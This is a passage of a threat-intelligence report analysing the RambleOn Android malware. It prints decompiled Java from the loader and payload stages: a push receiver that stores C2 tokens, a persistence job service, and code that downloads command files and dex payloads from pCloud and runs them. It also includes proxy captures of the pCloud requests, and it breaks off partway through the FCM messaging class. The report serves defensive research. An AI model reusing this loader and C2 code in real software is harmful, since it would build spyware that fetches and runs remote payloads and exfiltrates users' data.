
It is within the “PushReceiver” class, upon receiving a push message, the Default Shared Preferences XML file is modified with content relevant to the cloud storage C2 mechanism. It then proceeds to initialise the “LogUService” service, loading the payload and calling the method within the payload required by the operator.



```java
package ch.seme.services;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences;
import android.os.Build;
import android.preference.PreferenceManager;

/* loaded from: classes.dex */
public class PushReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String stringExtra = intent.getStringExtra("CLOUD");
        String stringExtra2 = intent.getStringExtra("ACCESSTOKEN");
        String stringExtra3 = intent.getStringExtra("TID");
        String stringExtra4 = intent.getStringExtra("VERSION");
        String stringExtra5 = intent.getStringExtra("AUTOSTART");
        SharedPreferences.Editor edit = PreferenceManager.getDefaultSharedPreferences(context).edit();
        edit.putString("CLOUD", stringExtra);
        edit.putString("ACCESSTOKEN", stringExtra2);
        edit.putString("TID", stringExtra3);
        edit.putString("VERSION", stringExtra4);
        edit.commit();
        Intent intent2 = new Intent(context, LogUService.class);
        context.stopService(intent2);
        try {
            Thread.sleep(1000L);
        } catch (Exception unused) {
        }
        if (Build.VERSION.SDK_INT < 26) {
            context.startService(intent2);
        } else {
            context.startForegroundService(intent2);
        }
        if (stringExtra5.equals("1")) {
            PowermanagerUtil.callAutostartManager(context);
        }
    }
}
```

Figure 16 Screenshot of PushReceiver class

As shown in the relevant examples throughout this report, the running of the “LogUService” ensures the application will periodically reach out to the cloud provider to download the first payload.




#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
2056	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2051	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2046	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2041	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2035	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2030	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2025	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2020	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2015	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2010	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2005	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
2000	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
1995	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	
1990	https://api.pcloud.com	GET	/getfilelink?path=/P/plugin4.0	✓		200	362	JSON	

```
GET /getfilelink?path=/P/plugin4.0 HTTP/1.1
User-Agent: pCloud SDK Java 1.4.0
Cookie: timeformat=timestamp; Domain=api.pcloud.com; Path=/;
 Secure; HttpOnly
Authorization: Bearer
NFLQ7ZPBbCEfN78I8ZV7LAi7Zx8S6oMBpQ7ziljem0W635VbWwNYV
Host: api.pcloud.com
Connection: close
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 200 OK
Server: CloudHTTPd-API v1.1
Date: Tue, 20 Dec 2022 00:05:10 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 80
X-Error: 2002
ETag: "2BVgmuQqsjJaUssU09ugiSxrvWFV"
Cache-Control: private, max-age=0
Vary: Accept-Encoding
Connection: close
```

Figure 17 Screenshot of Burp Suite network proxy traffic from the application


This is also ensured by the “LogJobService” class being ran as a service by the application.



```
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<application android:allowBackup="false" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:bann
    <service android:enabled="true" android:exported="true" android:name="ch.seme.services.LogJobService" android:permissi
    <meta-data android:name="firebase_analytics_collection_deactivated" android:value="true"/>
    <meta-data android:name="google_analytics_adid_collection_enabled" android:value="false"/>
    <activity android:configChanges="screenLayout|screenSize|smallestScreenSize" android:icon="@mipmap/ic_launcher" androi
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.DIAL"/>
            <action android:name="android.intent.action.VIEW"/>
            <action android:name="android.intent.action.SEARCH"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="sip"/>
            <data android:scheme="tel"/>
            <data android:host="seme.ch" android:pathPrefix="/id/" android:scheme="https"/>
            <data android:host="seme.ch" android:pathPrefix="/id/" android:scheme="http"/>
            <data android:scheme="ring"/>
            <data android:scheme="fizzle"/>
```

Figure 18 Screenshot of Application Manifest showing service ch.seme.services.LogJobService

The class ensures the “LogUService” continually runs in order to keep consistent communication & data exfiltration back to the command-and-control cloud service.




```java
package ch.seme.services;

import android.app.ActivityManager;
import android.app.job.JobParameters;
import android.app.job.JobService;
import android.content.Intent;
import android.os.Build;
import androidx.preference.Preference;

/* loaded from: classes.dex */
public class LogJobService extends JobService {
    public boolean isMyServiceRunning(String str) {
        for (ActivityManager.RunningServiceInfo runningServiceInfo : ((ActivityManager) getSystemService("activity")).getRunningServices(Preference.DEFAULT_ORDER)) {
            if (str.equals(runningServiceInfo.service.getClassName())) {
                return true;
            }
        }
        return false;
    }

    @Override // android.app.Service
    public void onDestroy() {
        super.onDestroy();
    }

    @Override // android.app.job.JobService
    public boolean onStartJob(JobParameters jobParameters) {
        if (isMyServiceRunning("ch.seme.services.LogUService")) {
            return true;
        }
        Intent intent = new Intent(getApplicationContext(), LogUService.class);
        if (Build.VERSION.SDK_INT < 26) {
            startService(intent);
            return true;
        }
        startForegroundService(intent);
        return true;
    }

    @Override // android.app.job.JobService
    public boolean onStopJob(JobParameters jobParameters) {
        return false;
    }
}
```

Figure 19 Screenshot of ch.seme.services.LogJobService

Stage 3: The second payload & C2 client – com.data.WeCoin


As explained in the previous section. The initial loader, in this case, the “Fizzle” application, calls “LogState” within the first payload Dex file. The “LogState” method calls “updateState”, which then calls a method named “UpdateCmd()”. The method, again reaches out to the cloud storage accounts via OAuth API and pulls a second payload down to the device using access tokens. This second payload, is an APK that gets installed to the device named “com.data.WeCoin”.



```
public void UpdateCmd() {
    String str;
    String str2;
    int i;
    Date date;
    Date date2;
    Date date3;
    int intValue;
    String str3 = "/cmd";
    String str4 = "CMDDEXDOWN";
    SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(this.myContext);
    SharedPreferences.Editor edit = defaultSharedPreferences.edit();
    int i2 = 3;
    int i3 = 2;
    int i4 = 1;
    try {
        NetworkInfo activeNetworkInfo = ((ConnectivityManager) this.myContext.getSystemService("connectivity")).getActiveNetworkInfo();
        if (activeNetworkInfo != null) {
            if (activeNetworkInfo.isConnected()) {
                String str5 = "/" + tid + "/C";
                if (cloud.equals("P")) {
                    if (downloadFile_P(str5, this.Command) > 0) {
                        appendLog("GetCmd success");
                    }
                } else if (downloadFile(str5, this.Command) > 0) {
                    appendLog("GetCmd success");
                }
                if (new File(this.Command).exists()) {
                    BufferedReader bufferedReader = new BufferedReader(new FileReader(this.Command));
                    while (true) {
                        String readLine = bufferedReader.readLine();
                        if (readLine == null) {
                            break;
                        }
                        String[] split = readLine.split(" : ");
                        if (split.length == i2) {
                            if (split[i4].equals("ACCESSTOKEN")) {
                                if (defaultSharedPreferences.getInt("CMD", i4) == 0) {
                                    edit.putString(split[i4], split[i3]);
                                    edit.commit();
                                    ACCESS_TOKEN = defaultSharedPreferences.getString("ACCESSTOKEN", ACCESS_TOKEN);
                                }
                            } else {
                                if (split[0].equals("I")) {
                                    edit.putInt(split[i4], Integer.valueOf(split[i3]).intValue());
                                } else if (split[0].equals("S")) {
                                    edit.putString(split[i4], split[i3]);
                                }
                                edit.commit();
                            }
                            if (split[i4].equals("JOBIT") && (intValue = Integer.valueOf(split[i3]).intValue()) != defaultSharedPreferences.getInt("CURRENT_JOBIT", 15)) {
                                appendLog("trying to change periodic time of JobScheduler.");
                                if (isJobServiceOn(this.myContext, i4)) {
                                    try {
                                        ((JobScheduler) this.myContext.getSystemService("jobscheduler")).cancel(i4);
                                    } catch (Exception unused) {
                                        appendLog("Job2(sendJobService) stoping failed.");
                                    }
                                }
                                if (isJobServiceOn(this.myContext, i3)) {
                                    try {
                                        ((JobScheduler) this.myContext.getSystemService("jobscheduler")).cancel(i3);
                                    } catch (Exception unused2) {
                                        appendLog("Job2(sendJobService) stoping failed.");
                                    }
                                }
                                try {
                                    Thread.sleep(1000L);
                                } catch (Exception unused3) {
```

Figure 20 Screenshot of first payload initiating the second payload


This method, then proceeds to load the APK's service which include additional C2 functionally back to the operator. This APK provides C2 functionality to interact with the first payload Dex file. In order for it to function correctly, the method checks that it can still access the Dex file. If it isn't there, it will redownload the payload.



```
if ((i != 0 || i62 == 0) && isMyServiceRunning("com.data.wecoin.recService")) {
    Intent intent22 = new Intent();
    intent22.setComponent(new ComponentName(this.myContext, "com.data.wecoin.recService"));
    this.myContext.stopService(intent22);
    appendLog("recService stop");
}
String string2 = defaultSharedPreferences.getString("SDPATH", "0");
if (i > 0 && !string2.equals("0") && !isMyServiceRunning("com.data.wecoin.storageService")) {
    Intent intent32 = new Intent();
    intent32.setComponent(new ComponentName(this.myContext, "com.data.wecoin.storageService"));
    if (Build.VERSION.SDK_INT < 26) {
        this.myContext.startForegroundService(intent32);
    } else {
        this.myContext.startService(intent32);
    }
    appendLog("storageService start");
}
if ((i != 0 || string2.equals("0")) && isMyServiceRunning("com.data.wecoin.storageService")) {
    Intent intent42 = new Intent();
    intent42.setComponent(new ComponentName(this.myContext, "com.data.wecoin.storageService"));
    this.myContext.stopService(intent42);
    appendLog("storageService stop");
}
if (i <= 10) {
    if (defaultSharedPreferences.getInt("CMDEXECUTE" + i, 0) == 0) {
        appendLog("attempt to execute dex of command-" + i);
        int i7 = defaultSharedPreferences.getInt(str2 + i, 0);
        StringBuilder sb = new StringBuilder();
        sb.append(this.workDir);
        String str6 = str;
        sb.append(str6);
        sb.append(i);
        sb.append(".dex");
        String sb2 = sb.toString();
        File file = new File(sb2);
        if (i7 == 0 || !file.exists()) {
            try {
                if (cloud.equals("P")) {
                    if (downloadFile_P(this.dexPath + str6 + i, sb2) > 0) {
                        appendLog("CMDDEXDOWN-" + i + " success");
                        StringBuilder sb3 = new StringBuilder();
                        sb3.append(str2);
                        sb3.append(i);
                        edit.putInt(sb3.toString(), 1);
                        edit.commit();
                    }
                } else {
                    if (downloadFile(this.dexPath + str6 + i, sb2) > 0) {
                        appendLog("CMDDEXDOWN-" + i + " success");
                        StringBuilder sb4 = new StringBuilder();
                        sb4.append(str2);
```

Figure 21 updateCmd() function second payload service runs & payload checks

On creation and running of the “com.data.wecoin” application, the application assigns a Firebase Cloud Messaging (FCM) device token and sends it back to the operator, allowing the use FCM to command and control the malware. The class “MyFirebaseMessagingService” facilitates the operator to send commands back to the device and initiate functions within the Dex second stage payload. It should be noted that similar functionality has been described here, (https://medium.com/s2wblog/unveil-the-evolution-of-kimsuky-targeting-android-devices-with-newly-discovered-mobile-malware-280dae5a650f). This article references functionality utilised by the APT group Kimsuky, whereby they discover the usage of FCM to provide C2 functionality within their Android malware. It is also interesting to highlight the importance of the class and method name. We noted that throughout our analysis of RambleOn malware, we identified many class and method names that correlate. This of course is not enough alone to provide solid and direct attribution leads but should be noted highly.



```java
/* loaded from: /media/sf_Ovi/OneDrive/Documents/751e67116e71b0a04bce6cabfa748fc105238ed1dd5b7d72f6d3f6301bbcad17 */
public class MyFirebaseMessagingService extends FirebaseMessagingService {
